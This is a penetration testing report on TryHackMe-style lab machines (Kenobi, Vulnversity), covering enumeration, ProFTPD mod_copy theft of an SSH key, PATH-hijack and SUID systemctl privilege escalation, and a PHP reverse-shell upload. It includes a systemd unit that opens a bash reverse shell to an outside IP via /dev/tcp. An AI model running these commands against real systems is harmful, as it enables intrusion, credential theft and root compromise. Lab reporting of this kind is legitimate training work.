**Penetration Testing Report**

**Group**

**Amir Wadiee**

**Ahmed Alaa**

**Mahmoud Reda**

**Mahmoud Gomaa**

**Andrew Morcos**

**Target:** XYZ company Servers and devices  
**Date of Engagement:** 2024-10-05  
**Report Author:** DEPIX Group   
**Organization: XYZ Company**

Report Issued 05/10/2024

**Table of Contents**

[1 Confidentiality Notice 3](#_Toc180089157)

[2 Disclaimer 3](#_Toc180089158)

[3 EXECUTIVE SUMMARY 4](#_Toc180089159)

[4.1 SCOPE 4](#_Toc180089160)

[4.2 Networks 4](#_Toc180089161)

[4.3 Provided Credentials 5](#_Toc180089162)

[5.1 TESTING METHODOLOGY 6](#_Toc180089163)

[6 .1 Kenobi Machine 7](#_Toc180089165)

[6.2 Vulnversity Machine 19](#_Toc180089172)

[6.3 BLue Machine 29](#_Toc180089177)

[6.4 Vulnix Machine 36](#_Toc180089177)

## 

## 1 Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to **our clients** or facilitate attacks against **them**.

**DEPIX** team shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

## 2 Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on **“Vulnversity machine , Blue Machine , Kenobi Machine ”**. Any changes made to the environment during the period of testing may affect the results of the assessment.

# EXECUTIVE SUMMARY

**DEPIX** conducted a comprehensive penetration test on the **XYZ Company**  environment to assess its security posture. The primary objective of this engagement was to identify potential vulnerabilities within the systems and provide actionable recommendations to mitigate these risks. The testing process involved a thorough analysis of the environment, where various tools and techniques were employed to uncover and exploit security weaknesses. This report presents the detailed findings, supported by evidence, along with suggested remediation steps to enhance the security of the Targeted Environment “**XYZ Company** ”

# 4.1 SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

## 4.2 Networks

|  |  |
| --- | --- |
| **IP address** | **Note** |
| 10.10.128.133 | Kenobi Machine |
| 192.168.145.137 | Blue Machine |
| 10.10.129.239 | VulnversityMachine |
| 192.168.235.133 | (Vulnix Machine) |

## 4.3 Provided Credentials

Kenobi Machine

* black box test, without any supplied credentials

VulnversityMachine

* black box test, without any supplied credentials

Blue Machine

* black box test, without any supplied credentials

(Vulnix Machine)

* black box test, without any supplied credentials

# 


# 5.1 TESTING METHODOLOGY

***DEPIX’s*** testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about the targeted network systems.

**DEPIX** used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment.

**DEPIX** simulated an attacker exploiting vulnerabilities in the Target network.

**DEPIX** gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.

# 

# 6 .1 Kenobi Machine

# Information Gathering and Enumeration “Kenobi Machine ”

#### Network Scanning and Host Discovery

- We ran the Kenobi machine on the Try hack me, connect with openvpn and we already have the IP for this machine as 10.10.238.133

#### Service Enumeration on IP 10.10.238.133

After identifying 10.10.238.133 as an active host, a detailed service enumeration was performed using the following Nmap command:

nmap -sS -sV -p- 10.10.238.133

**Explanation:**

* -sS: Conducts a stealth SYN scan, which is less likely to be detected by the target.
* -sV: Attempts to identify the version of the services running on the open ports.
* -p-: Scans all 65,535 TCP ports.

**Results:** The scan revealed the following open ports and associated services on the target IP 10.10.238.133 was

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 14:05 EDT


Nmap scan report for 10.10.238.133

Host is up (0.077s latency).

Not shown: 65524 closed tcp ports (reset)

* 21/tcp open ftp ProFTPD 1.3.5
* 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
* 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
* 111/tcp open rpcbind 2-4 (RPC #100000)
* 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
* 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
* 2049/tcp open nfs 2-4 (RPC #100003)
* 38177/tcp open mountd 1-3 (RPC #100005)
* 44881/tcp open nlockmgr 1-4 (RPC #100021)
* 49443/tcp open mountd 1-3 (RPC #100005)
* 51079/tcp open mountd 1-3 (RPC #100005)

Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel



Enumeration for RPC protocol

### RPC in Linux (and NFS):


In Linux environments, RPC is often used to facilitate services like NFS (Network File System) and other services that rely on distributed computing.

### How RPC is used in NFS:

* **NFS** is a network protocol that allows a system to share directories and files with others over a network. It uses RPC to handle the communication between the NFS client and server.
* Port 111 (rpcbind):
  + When you scan for RPC services (like NFS), port 111 is commonly open. This port runs rpcbind, a service that maps RPC program numbers to network port numbers. When an RPC client (like an NFS client) connects to a server, it queries rpcbind to find out what port the required service (such as NFS) is running on.
* Dynamic Ports:
  + Once the client knows the service’s port number (from rpcbind on port 111), it connects to that service on the dynamically assigned port and begins communicating.

We will use script from nmap to check the mont using RPC port 111:


**nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.238.133**

After running these command, we found that there is a **mount** for directory called /var, we can use it later and mount in to our attacker machine to try to exfiltrate data from it.

#### Enumeration for ProFTPD

From previous nmap, we found that ftp is running on port 21, we can check the version of ProFTPD by using netcat : and we found it is **(ProFTPD 1.3.5)**


netcat 10.10.238.133 21



#### Enumeration for Samba protocol

We will use a custom script from nmap to do that by this command:


nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.238.133



On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

smbclient //10.10.238.133/anonymous

Without any password we got the access to this share and can list its content as you see



We will copy the log.txt from the machine by using this command :

smbget -R smb://10.10.238.133/anonymous


But it gives an error, and with some search we found an alternative:

* from the previous conole to the target machine – using previous share access- we will run this :

smb: \> ls

smb: \> get filename.txt

And we will get the file on the download



cat the file to check any thing important and we did:

Your identification has been saved in /home/kenobi/.ssh/id\_rsa.

Your public key has been saved in /home/kenobi/.ssh/id\_rsa.pub.

The key fingerprint is:

SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi

The key's randomart image is:

+---[RSA 2048]----+

| |

| .. |

| . o. . |

| ..=o +. |

| . So.o++o. |

| o ...+oo.Bo\*o |

| o o ..o.o+.@oo |

| . . . E .O+= . |

| . . oBo. |

+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to

# 'proftpd.conf' for actual use. It establishes a single server

# and a single anonymous login. It assumes that you have a user/group

# "nobody" and "ftp" for normal operation and anon.

ServerName "ProFTPD Default Installation"

ServerType standalone

DefaultServer on

# Port 21 is the standard FTP port.

Port 21

# Exploitation

#### Exploitation for ProFTPD 1.3.5


By searching, we found that, this version of ProFTPD is vlaunerable to some command that can make us copy from directory to another without permission

here the link :

[***https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd\_modcopy\_exec/***](https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/)

We can use searchsploit to find exploits for a particular software version, we found 4 exploits;

searchsploit ProFTPD 1.3.5




We have found an exploit from ProFtpd's mod\_copy module.

* The mod\_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server.
* Any **unauthenticated** client can leverage these commands to copy files from any part of the filesystem to a chosen destination.
* We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.
* We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

netcat 10.10.238.133 21

SITE CPFR /home/kenobi/.ssh/id\_rsa

SITE CPTO /var/tmp/id\_rsa




Let’s mount the /var/tmp directory to our machine

So from Kali machine we will run:

mkdir /mnt/kenobiNFS

mount 10.10.238.133:/var /mnt/kenobiNFS

ls -la /mnt/kenobiNFS




We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account. so from KALI :

cp /mnt/kenobiNFS/tmp/id\_rsa .

sudo chmod 600 id\_rsa

ssh -i id\_rsa kenobi@10.10.238.133




# Privilege Escalation with Path Variable Manipulation

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.


To search the a system for these type of files run the following:

find / -perm -u=s -type f 2>/dev/null



Up normal binary in usr is called menu – we can find it using linbees script

let’s check its state




As expected, it runs using root privilege as SUID is on

We can use string to check it if we can read anything- Strings is a command on Linux that looks for human readable strings on a binary.

so from Kenobi user we will run and we found that the first option on menu is run curl command

strings /usr/bin/menu



But the curl don’t use the absolute path, and we can manipulate it by editing


cd /tmp

echo /bin/sh > curl

chmod 777 curl

export PATH=/tmp:$PATH

/usr/bin/menu

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as **root!**

### Recommendations and Risk mitigation

To mitigate the vulnerabilities identified on the **Kenobi machine**, the following actions are recommended:

#### 1. **Restrict Anonymous Access on SMB:**

* **Disable anonymous login** or at least restrict it to non-sensitive areas of the file system.
* Implement **strong authentication mechanisms** for SMB shares, such as using valid credentials or Kerberos authentication.
* Regularly audit file share permissions to ensure sensitive data is not exposed through misconfigurations.

#### 2. **Patch and Update the System:**

* Upgrade the **Linux kernel** to the latest version to avoid exploitation of known vulnerabilities, especially those related to privilege escalation.
* Keep all software, including services like **Samba**, up to date with the latest security patches.

#### 3. **Mitigate Path Manipulation Risks:**

* Review the code and configuration of any **setuid binaries** (such as /usr/bin/menu), ensuring they don’t call binaries using relative paths. Instead, they should explicitly call commands with absolute paths (e.g., /usr/bin/curl).
* Use **environment sanitization** in setuid programs to prevent attackers from modifying environment variables like PATH.

#### 4. **Apply Least Privilege Principle:**

* Limit the number of users and services that have elevated (root) privileges.
* Remove **setuid** permissions from binaries that don’t need it or are not necessary for normal system operation.

#### 5. **Implement Monitoring and Auditing:**

* Enable logging and monitoring for **SMB access** and **setuid binary execution**. Any suspicious activity, such as unauthorized access or altered binaries, should trigger alerts.
* Regularly audit system binaries for tampering or misconfigurations that could allow privilege escalation.

#### 6. **Firewall and Network Segmentation:**

* Configure the firewall to restrict SMB traffic to only authorized IP addresses and internal systems.
* Apply **network segmentation** to isolate critical systems from vulnerable services like SMB.

# 6.2 Vulnversity Machine

# Information Gathering and Enumeration “Vulnversity Machine”

* Network Scanning and Host Discovery

Machine IP: 10.10.129.239

* Port Scanning and Service Enumeration on IP 10.10.129.239

nmap -sS -sV -p- 10.10.129.239

# Nmap 7.94 scan initiated Fri Oct 4 10:06:41 2024 as: nmap -p- -T4 -oN all\_ports 10.10.129.239

Warning: 10.10.129.239 giving up on port because retransmission cap hit (6).

Nmap scan report for 10.10.129.239 (10.10.129.239)

Host is up (0.11s latency).

Not shown: 65529 closed tcp ports (reset)

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3128/tcp open squid-http

3333/tcp open dec-notes

after discovering all tcp open ports in the machine we did a detailed scan for each port as follow:

Detailed Scanning for each port discovered

# Nmap 7.94 scan initiated Fri Oct 4 10:26:50 2024 as: nmap -sC -sV -O -T4 -p 21,22,139,445,3128,3333, -oN detailed.txt 10.10.129.239

Nmap scan report for 10.10.129.239 (10.10.129.239)

Host is up (0.11s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)

| 256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)

|\_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open etbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

3128/tcp open http-proxy Squid http proxy 3.5.12

|\_http-title: ERROR: The requested URL could not be retrieved

|\_http-server-header: squid/3.5.12

3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: Vuln University

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 5.X

OS CPE: cpe:/o:linux:linux\_kernel:5.4

OS details: Linux 5.4

Network Distance: 2 hops

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

| Computer name: vulnuniversity

| NetBIOS computer name: VULNUNIVERSITY\x00

| Domain name: \x00

| FQDN: vulnuniversity

|\_ System time: 2024-10-04T10:27:15-04:00

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled but not required

|\_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|\_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s

| smb2-time:

| date: 2024-10-04T14:27:15

|\_ start\_date: N/A

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Fri Oct 4 10:27:21 2024 -- 1 IP address (1 host up) scanned in 31.75 seconds

* Enumeration

**Web server TCP/3333**

**Locating directories**

* gobuster dir -u http://10.10.129.239:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===============================================================

[+] Url: http://10.10.129.239:3333

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Timeout: 10s

===============================================================

Starting gobuster in directory enumeration mode

===============================================================

/images (Status: 301) [Size: 322] [--> http://10.10.129.239:3333/images/]

/css (Status: 301) [Size: 319] [--> http://10.10.129.239:3333/css/]

/js (Status: 301) [Size: 318] [--> http://10.10.129.239:3333/js/]

/internal (Status: 301) [Size: 324] [--> http://10.10.129.239:3333/internal/]

Progress: 141708 / 141709 (100.00%)

===============================================================

Finished

===============================================================

* Findings
* Found file upload form in /internal directory | <http://10.10.129.239:3333/internal/>

A screenshot of a computer

Description automatically generated

* Exploitation

## Initial access via unrestricted File Upload


Via Uploading .phtml we can bypass restriction in type of uploaded file and get initial access to machine

* High-Level Summary: Initial Access via Unrestricted File Upload

The initial access to the machine was achieved through an **unrestricted file upload vulnerability**. By fuzzing the file upload mechanism, it was discovered that the system properly blocked .php files but failed to filter files with the .phtml extension. Exploiting this oversight, a **PHP reverse shell** was uploaded as rev.phtml, which allowed for remote code execution on the server.

The reverse shell script used was obtained from the **php-reverse-shell** repository by PentestMonkey, with modifications to the IP address and port to match the attacker's machine (as shown in the image below), which was listening using nc (Netcat). Once the malicious file was successfully uploaded and executed, it provided an interactive shell and initial access to the target system.

<https://github.com/pentestmonkey/php-reverse-shell>



**setup nc listener to catch the reverse shell**

* command used: nc -nlvp 1337

A screenshot of a computer

Description automatically generatedusing this command we open a port to listen to the incoming connection

* Gaining Initial access

1. upload rev.phtml file
2. go to <http://10.10.129.239:3333/internal/uploads/>
3. we find our reverse shell file “rev.phtml” then click it
4. by opening the file we were able to execute the script and we gained shell

* privilege escalation using SUID bins

Using this command find / -perm -u=s -type f 2>/dev/null we can enumerate the files on this machine that have SUID bit on it and we can access these files

File samples

/bin/ntfs-3g

/bin/mount

/bin/ping6

/bin/umount

/bin/systemctl

/bin/ping

/bin/fusermount


/sbin/mount.cifs

By doing some research we found out that we can use the highlighted directory to escalate privilege to root

* Steps to Gain privilege to root

We know that systemctl run on services so we need to take advantage of this information

So our 1st thinking is to create a custom service that would give us a root privilege


****

**[unit]  
Description=root  
  
[Service]  
Type=simple  
User=root  
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.205.173/5555 0>&1'  
  
[Install]  
WantedBy=multi-user.target**

* Starting HTTP server

Now, Let’s start a simple python http server in the current directory so we can download the malicious service on target system. Use following python command to start the http server.

python -m http.server 80

****

